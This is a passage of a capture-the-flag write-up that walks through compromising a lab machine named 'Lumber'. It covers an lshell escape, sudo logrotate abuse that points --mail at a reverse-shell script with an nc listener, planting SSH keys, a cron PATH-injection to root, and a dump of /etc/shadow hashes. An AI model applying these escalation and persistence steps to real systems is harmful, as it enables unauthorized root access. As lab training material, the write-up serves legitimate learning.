disabled by lshell, thus we cannot read its contents until we escape.



```
www-data@lumber:/$ su - grant
Password:
===== Welcome to Lumber =====
Courtesy of lshell - Limited Shell
Type '?' or 'help' to get the list of allowed commands
grant@lumber:~$ ls
Desktop    Downloads  Pictures  Templates  user.txt
Documents  Music      Public    Videos
grant@lumber:~$ cat user.txt
*** forbidden path: /home/grant/Desktop/user.txt
grant@lumber:~$ help
cat    echo  help     id    ll     ls     man   rm   touch
clear  exit  history  less  lpath  lsudo  more  ssh  whoami
```

Looking at GTFObins, we find that many of these commands have shell escapes. Despite this, shell escapes using less, man, and more are all disabled. Furthermore, the usage of < and > is disabled so we cannot execute the commands needed for an ssh shell escape.

```
www-data@lumber> lshell --version
www-data@lumber> locate lshell
```




```
www-data@lumber:/$ lshell --version
lshell-0.9.16 - Limited Shell
www-data@lumber:/$ locate lshell
/etc/lshell.conf
/etc/logrotate.d/lshell
/usr/bin/lshell
/usr/local/lib/python2.7/dist-packages/lshell
/usr/local/lib/python2.7/dist-packages/lshell-0.9.16.egg-info
/usr/local/lib/python2.7/dist-packages/lshell/__init__.py
/usr/local/lib/python2.7/dist-packages/lshell/checkconfig.py
/usr/local/lib/python2.7/dist-packages/lshell/shellcmd.py
/usr/local/lib/python2.7/dist-packages/lshell/utils.py
/usr/local/share/doc/lshell
/usr/local/share/doc/lshell/CHANGES
/usr/local/share/doc/lshell/COPYING
/usr/local/share/doc/lshell/README
/usr/local/share/man/man1/lshell.1
/var/log/lshell
/var/log/lshell/command_analysis.sh
/var/log/lshell/data
/var/log/lshell/history
/var/log/lshell/history/grant.log
/var/log/lshell/history/grant.log.1
/var/log/lshell/history/grant.log.2
/var/log/lshell/history/grant.log.3
/var/log/lshell/history/grant.log.4
/var/log/lshell/history/grant.log.5
```

Using our www-data user, we see that the victim is using lshell version 0.9.16. We also find several lshell-related artifacts on this machine, including configuration and log files.

After extensive googling, we find that lshell is an open-source project on github. Furthermore, version 0.9.16 suffers from syntax-parsing issues, allowing for shell escapes. The github issue at http://github.com/ghantoos/lshell/issues/149 explains how to perform the escape. Once we escape, we grab the flag for the challenge "User.txt".

```
grant@lumber> echo<CTRL+V><CTRL+J>bash
```




```
grant@lumber:~$ ifconfig && hostname && whoami
eth0      Link encap:Ethernet  HWaddr 02:42:ac:11:00:02
          inet addr:172.17.0.2  Bcast:172.17.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:607437 errors:0 dropped:0 overruns:0 frame:0
          TX packets:947855 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:87309955 (87.3 MB)  TX bytes:275930364 (275.9 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:172 errors:0 dropped:0 overruns:0 frame:0
          TX packets:172 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:13456 (13.4 KB)  TX bytes:13456 (13.4 KB)

lumber
grant
grant@lumber:~$ cat user.txt
SGFsZndheURvbmU6ZmxhZ19kZDY0YmNkMWYzZTk1ZDllZTkwNmNlZmY2MGU3NDEyOA==
```

Privilege Escalation: mike

Once properly escaped and logged in as grant, I copy my public key into the /home/grant/.ssh/authorized_keys file, allowing me to log in whenever I want. While I log in as the limited shell, it isn't difficult to escape.


In an effort to find the next flag, I want to check for old passwords. On linux, the file /etc/security/opasswd holds previously used passwords. Coincidentally, that file is also readable by anyone. Here, we find the next flag "Overused, Outdated, Obsolete".



```
grant@lumber:~$ ls -la /etc/security/opasswd
-rw-r--r-- 1 root root 73 Aug 13 15:44 /etc/security/opasswd
grant@lumber:~$ cat /etc/security/opasswd
TmVhdFRyaWNrUmlnaHQ6ZmxhZ19jNjJiZjg3YWI4NTkzNzQxZDU3N2I2YWMxMWJiMGExOA==
```

With that done, we will check if grant has sudo permissions with one of the simplest forms of enumeration.

```
grant@lumber> sudo -l
```



```
grant@lumber:~$ sudo -l
[sudo] password for grant:
Matching Defaults entries for grant on lumber:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User grant may run the following commands on lumber:
    (mike : mike) /usr/sbin/logrotate -f --* /etc/*[!/.], !/usr/sbin/logrotate *..*,
        !/usr/sbin/logrotate * * * *
```

It appears that grant has permission to use logrotate as mike. Given the nature of logrotate, he basically has permission to backup log files. Note the very specific syntax outlined in the sudoers file.

The man page for sudoers is very helpful here. https://www.sudo.ws/man/1.8.15/sudoers.man.html

```
The following is allowed: /usr/sbin/logrotate -f --* /etc/*[!/.]
 - * means zero of more of any character
 - [!/.] means one character, however not the characters / or .



The following is NOT allowed: /usr/sbin/logrotate *..*
 - In entirety, the pattern .. is not allowed
 - Given the syntax of the allowed command, we cannot put .. in any of our 
wildcards

The following is NOT allowed: /usr/sbin/logrotate * * * *
 - In entirety, commands with 4 or more spaces in them are not allowed
 - Given the syntax of the allowed command (which has 3 spaces), this means that 
we cannot put a space in any of our wildcards



Overall Rules:
 1. Follow the structure /usr/sbin/logrotate -f --* /etc/*
 2. Do not end the second wildcard with / or .
 3. Do not put .. in any wildcard
 4. Do not put a space in any wildcard
```


With this set of rules in place, we can do some research into what logrotate can do and what files live in the /etc/ folder.

The man page for logrotate is extremely helpful here. https://www.man7.org/linux/man-pages/man8/logrotate.8.html

```
Important information gathered about logrotate syntax:
 - The -f, --force flag forces the rotation of log files.
 - The -m, --mail flag runs a specified command when mailing logs.
```

```
Important information gathered about logrotate configuration file directives:
 - create <owner> <group> directive will create a new log file with the 
permissions specified, if possible.
 - mail <address> directive lists a recipient to mail to. If no mail directive is 
given, no one will be mailed.
 - prerotate/endscript and postrotate/endscript directives will run scripts before
and after logs have been rotated.
 - su <user> <group> directive makes logrotate run with the permissions specified,
if possible.
```


Given that we cannot add spaces or leave the /etc/ directory, we cannot define our own configuration file with malicious prerotate scripts. However, earlier our www-data user found that there exists a configuration file for lshell in /etc/logrotate.d/lshell.



```
grant@lumber:~$ cat /etc/logrotate.d/lshell
# lshell logging system

/var/log/lshell/history/grant.log {
        su mike mike
        create 606 mike mike
        rotate 5
        daily
        missingok
        mail mike@lumber
        prerotate
                /var/log/lshell/command_analysis.sh
        endscript
}
```

While we cannot read the command_analysis.sh script, we do see the mail directive. With this, we can input a malicious file as the mail command to execute when mailing occurs. With a reverse shell in /tmp/evil.sh, we have what we need to exploit logrotate.

```
cmd: nc -lvp 53
grant@lumber> sudo -u mike /usr/sbin/logrotate -f --mail=/tmp/evil.sh \
/etc/logrotate.d/lshell
```




```
mike@lumber:~$ ifconfig && hostname && whoami
eth0      Link encap:Ethernet  HWaddr 02:42:ac:11:00:02
          inet addr:172.17.0.2  Bcast:172.17.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:670 errors:0 dropped:0 overruns:0 frame:0
          TX packets:467 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:58344 (58.3 KB)  TX bytes:45572 (45.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

lumber
mike
```

Root: root

Once again, we put our public key into /home/mike/.ssh/authorized_keys and log in via ssh.


Inspecting the files in mike's home folder, we find a line HISTFILE=/var/opt/.hidden/.mike_history in his .bashrc file. There, we find the flag "It Repeats Itself" written in his command history.



```
mike@lumber:~$ cat $HISTFILE
ls
echo 'QUpvdXJuZXlUaHJvdWdoVGltZTpmbGFnX2I4MzA3Y2Y5M2U3MTJjYzBkYmQxNDk0YTVhMmM0YWIx' | base64 -d
ifconfig
cd /var/log/
ls -la
cd ~/.ssh/
cp id_rsa.pub authorized_keys
clear
id
cd ~
ls -la
ifconfig
hostname
whoami
ls
ls -la
clear
```

Moving on, we remember that we have permission to investigate the /var/log/lshell/ files as mike. We find that the purpose of command_analysis.sh is to create a report of forbidden commands ran in lshell.


Running our basic enumeration tools, we find that mike has write access to the /opt/bin/ directory. Investigating the /etc/crontab file, we find that the default PATH includes /opt/bin. Additionally, root will periodically run the 'logrotate' command without explicitly defining the path to its executable binary.



```
mike@lumber:~$ id
uid=1000(mike) gid=1000(mike) groups=1000(mike),1003(sysadmin)
mike@lumber:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/opt/bin:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* *     * * *   root    /etc/init.d/health_checkup.sh
* *     * * *   root    logrotate /etc/logrotate.d/lshell -f
mike@lumber:~$ ls -lad /opt/bin/
drwxrwx--- 1 root sysadmin 4096 Aug 24 17:05 /opt/bin/
```


This allows us to perform a PATH injection attack using the /opt/bin/ folder. When the cron job attempts to run 'logrotate', it will search for a file with that name within each directory in its PATH variable. With /opt/bin/ being in front of /usr/sbin/, we can create our own file /opt/bin/logrotate and execute malicious code as the root user.

```
cmd: nc -lvp 53
mike@lumber> ln -s /tmp/evil.sh /opt/bin/logrotate
```



```
root@lumber:~# ifconfig && hostname && whoami
eth0      Link encap:Ethernet  HWaddr 02:42:ac:11:00:02
          inet addr:172.17.0.2  Bcast:172.17.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:40700 errors:0 dropped:0 overruns:0 frame:0
          TX packets:64830 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:7392825 (7.3 MB)  TX bytes:8784158 (8.7 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

lumber
root
root@lumber:~# cat root.txt
Um9vdGVkOmZsYWdfZGFlOTI3Y2Y2NmFjZmQ2NmZiYzlkZGQ2ZGQ2YmM3NzE=
```

Now that we have the "Root.txt" flag, we search the system one for the final flag. As basic post-exploitation procedure, we will attempt to crack the passwords located in the /etc/shadow file. Opening the file, we see that darren's password hash is the base64-encoded flag for "Post-Exploitation".



```
root@lumber:~# cat /etc/shadow
root:$6$iebfWusy$5SQNdeor6zQ9d3el7uztu89og5UR9u3Z36e6DuMc9M66b9xAWgr3VFVos/UoQh4t76VGsETuPTZAyVfW45//I0
:18498:0:99999:7:::
daemon:*:18347:0:99999:7:::
bin:*:18347:0:99999:7:::
sys:*:18347:0:99999:7:::
sync:*:18347:0:99999:7:::
games:*:18347:0:99999:7:::
man:*:18347:0:99999:7:::
lp:*:18347:0:99999:7:::
mail:*:18347:0:99999:7:::
news:*:18347:0:99999:7:::
uucp:*:18347:0:99999:7:::
proxy:*:18347:0:99999:7:::
www-data:*:18347:0:99999:7:::
backup:*:18347:0:99999:7:::
list:*:18347:0:99999:7:::
irc:*:18347:0:99999:7:::
gnats:*:18347:0:99999:7:::
nobody:*:18347:0:99999:7:::
systemd-timesync:*:18347:0:99999:7:::
systemd-network:*:18347:0:99999:7:::
systemd-resolve:*:18347:0:99999:7:::
systemd-bus-proxy:*:18347:0:99999:7:::
_apt:*:18347:0:99999:7:::
syslog:*:18498:0:99999:7:::
mike:$6$cl7/pYhI$KDbAtlub3ZBVlcVNq9mQfTZ7HdG05t0LSk5XPMQcsBVj2OEGT8Phhzej5MWjcVU3PDEdybX4txLeyph5EIMHi0
:18498:0:99999:7:::
grant:$6$NzoR2xX5$3DbL3MHPSBOSF.vE0KwCXs.e3I7Dn1HEnrKy5Ru7BP0ADiMQNt8Zbo8DVL8i9IAIvH6mIAL7kh5OW8G3H77mE
/:18498:0:99999:7:::
darren:Rm9sbG93VGhlTW9uZXk6ZmxhZ19jNjhhMTEwZTg3NDg4ODQ5OWY1ZTY5NTAxYjJmNzExNA==:18498:0:99999:7:::
sshd:*:18498:0:99999:7:::
postfix:*:18498:0:99999:7:::
```

With that, we have fully compromised Lumber. Cheers!

Flags Acquired

Robot Overlords	-	flag_610ea2c7d4a8a6426e1f2d8b8be583d2
Proof-Of-Concept	-	flag_8317f58cfffed8a34b5d7d60507898fe
User.txt	**-**	**flag_dd64bcd1f3e95d9ee906ceff60e74128**
Overused, Outdated, Obsolete	-	flag_c62bf87ab8593741d577b6ac11bb0a18
It Repeats Itself	-	flag_b8307cf93e712cc0dbd1494a5a2c4ab1
Root.txt	**-**	**flag_dae927cf66acfd66fbc9ddd6dd6bc771**
Post-Exploitation	-	flag_c68a110e874888499f5e69501b2f7114